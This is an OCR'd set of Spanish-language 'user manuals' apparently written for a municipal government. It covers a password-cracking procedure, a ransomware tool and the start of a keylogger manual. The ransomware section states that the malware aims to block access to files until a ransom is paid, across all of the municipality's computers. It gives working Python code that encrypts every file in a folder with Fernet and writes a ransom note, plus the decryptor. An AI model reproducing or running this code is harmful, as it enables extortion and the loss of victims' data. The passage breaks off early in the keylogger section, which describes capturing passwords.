
El programa comenzara a trabajar y a buscar y descifrar la contraseña.



En este proceso puede demorar minutos con contraseñas que no sean difíciles hasta horas con contraseñas difíciles como la que se a puesto para probar esta computadora

User: admin

Password: 123456



Retiramos la Usb y reiniciamos el equipo

3.GLOSARIO

Término	Descripción
Password	Contraseña que conocen determinadas personas
Crackear	Es una técnica para dañar maliciosamente el software de la computadora o sistemas de seguridad completos.

RANSOMWARE

Manual de Usuario

Por: Esteban Herrera E

Versión: 001

Fecha: 14/11/2022

HOJA DE CONTROL

Organismo	Gobierno Autónomo descentralizado de Bolívar		
Entregable	Manual de Usuario		
Autor	Esteban Herrera		
Prueba	001	**Fecha de Prueba**	14/11/2022
Aprobado por	Andrés Villarruel	**Fecha Aprobación**	14/11/2022
		Nº Total de Páginas	11

INDICE

1.**DESCRIPCIÓN DEL SISTEMA**..... 148

1.1Objetivo..... 148

1.2. Alcance 148

1.3Funcionalidad 148

2. MAPA DEL SISTEMA..... 148

2.1. DISEÑO..... 148

3. GLOSARIO 156

1.DESCRIPCIÓN DEL SISTEMA

1.1Objetivo

Este Malware tiene como objetivo impedir a usuarios acceder a archivos personales o a su sistema operativo, para poder acceder a su equipo se debe pagar un rescate.

1.2. Alcance

La presente herramienta tiene como alcance ser empleada en todos los equipos informáticos del municipio de Bolívar.


1.3Funcionalidad

Los programas maliciosos conocidos como ransomware utilizan diversos métodos para atacar tu ordenador, pero uno de los más frecuentes hoy en día es el spam malicioso. Este tipo de correo electrónico no solicitado se emplea para enviar malware, y suele incluir archivos adjuntos engañosos como documentos de Word o PDF, o enlaces a sitios web maliciosos.


2. MAPA DEL SISTEMA

2.1. DISEÑO


Procedemos a descargar Pycharm



Una vez tenemos descargado el Pycharm lo ejecutamos




Vamos a crear nuevo proyecto




Elegimos Pure Python y seleccionamos en donde queremos crear nuestro programa.


Tendremos lo siguiente:



Lo siguiente es crear dos nuevos archivos, damos click en Python File



Creamos dos archivos llamados Encriptado y Desencriptado



En el Archivo Encriptado comenzamos a programar nuestro siguiente código:

Lo primero es importar la librería de encriptación

```
from cryptography.fernet import Fernet
import os
```

A continuación, vamos a cargar la clave:

```
def cargar_key():
    return open('key.key', 'rb').read()
```

El siguiente código encripta la información:

```
def encrypt(items, key):
    f = Fernet(key)
    for item in items:
        with open(item, 'rb') as file:
            file_data = file.read()
        encrypted_data = f.encrypt(file_data)
        with open(item, 'wb') as file:
            file.write(encrypted_data)
```


En el siguiente código seleccionamos la ruta donde se encriptaran los archivos :

```
if __name__ == '__main__':

    path_to_encrypt = 'C:\\Users\\feder\\Desktop\\Rasomware\\files'
    items = os.listdir(path_to_encrypt)
    full_path = [path_to_encrypt+'\\'+item for item in items]

    generar_key()
    key = cargar_key()

    encrypt(full_path, key)
```


A continuación, vamos a crear un archivo de texto en la misma ubicación:

```
with open(path_to_encrypt+'\\'+'readme.txt', 'w') as file:
    file.write(' Hola municipio de Bolivar tus estan Ficheros encriptados por  EH\n')
    file.write('Para desencriptar los archivos escribe al siguiente enlace .......')
```


Como podemos observar los archivos son legibles




Después de la ejecución del código encriptar nos quedar de manera ilegible y solo se podrán descifrar con el código desencripta y la contraseña creada:




La imagen:




Los documentos de Word en modo encriptado:



Los documentos Pdf no se pueden abrir:




En la misma carpeta se carga un archivo de texto con información:



Ahora procedemos a desencriptarlos con el siguiente código

```python
from cryptography.fernet import Fernet
import os

def cargar_key():
    return open('key.key', 'rb').read()

def decrypt(items, key):
    f = Fernet(key)
    for item in items:
        with open(item, 'rb') as file:
            encrypted_data = file.read()
        decrypted_data = f.decrypt(encrypted_data)
        with open(item, 'wb') as file:
            file.write(decrypted_data)

if __name__ == '__main__':
    path_to_encrypt = 'C:\\Users\\feder\\Desktop\\Rasomware\\files'
    os.remove(path_to_encrypt+'\\'+'readme.txt')

    items = os.listdir(path_to_encrypt)
    full_path = [path_to_encrypt+'\\'+item for item in items]

    key = cargar_key()
    decrypt(full_path, key)
```

Al dar ejecutar, volveremos a tener nuestros archivos legibles:



3. GLOSARIO

Término	Descripción
Encriptado	Esto significa esconder la información de un archivo a simple vista de manera que no se pueda develar el contenido.
Desencriptado	Es descifrar un texto u archivo mediante un código u algoritmo que esta con una clave.

KEYLOGGER

Manual de Usuario

Por: Esteban Herrera E

Versión: 001

Fecha: 14/11/2022

HOJA DE CONTROL

Organismo	Gobierno Autónomo descentralizado de Bolívar		
Entregable	Manual de Usuario		
Autor	Esteban Herrera		
Prueba	001	**Fecha de Prueba**	14/11/2022
Aprobado por	Andrés Villarruel	**Fecha Aprobación**	14/11/2022
		Nº Total de Páginas	10

INDICE

1. DESCRIPCIÓN DEL SISTEMA 159

1.1. Objetivo 159

1.2. Alcance 159

1.3. Funcionalidad 159

2.MAPA DEL SISTEMA 159

2.1DISEÑO 159

3.GLOSARIO 164

1. DESCRIPCIÓN DEL SISTEMA

1.1. Objetivo

El objetivo principal de un Keylogger es registrar y almacenar las pulsaciones de teclado de un usuario en un dispositivo. Esta información incluye todo lo que el usuario escribe, incluyendo contraseñas, mensajes de correo electrónico, conversaciones en línea, etc.

1.2. Alcance

La presente herramienta tiene como alcance ser empleada en todos los equipos informáticos del municipio de Bolívar.

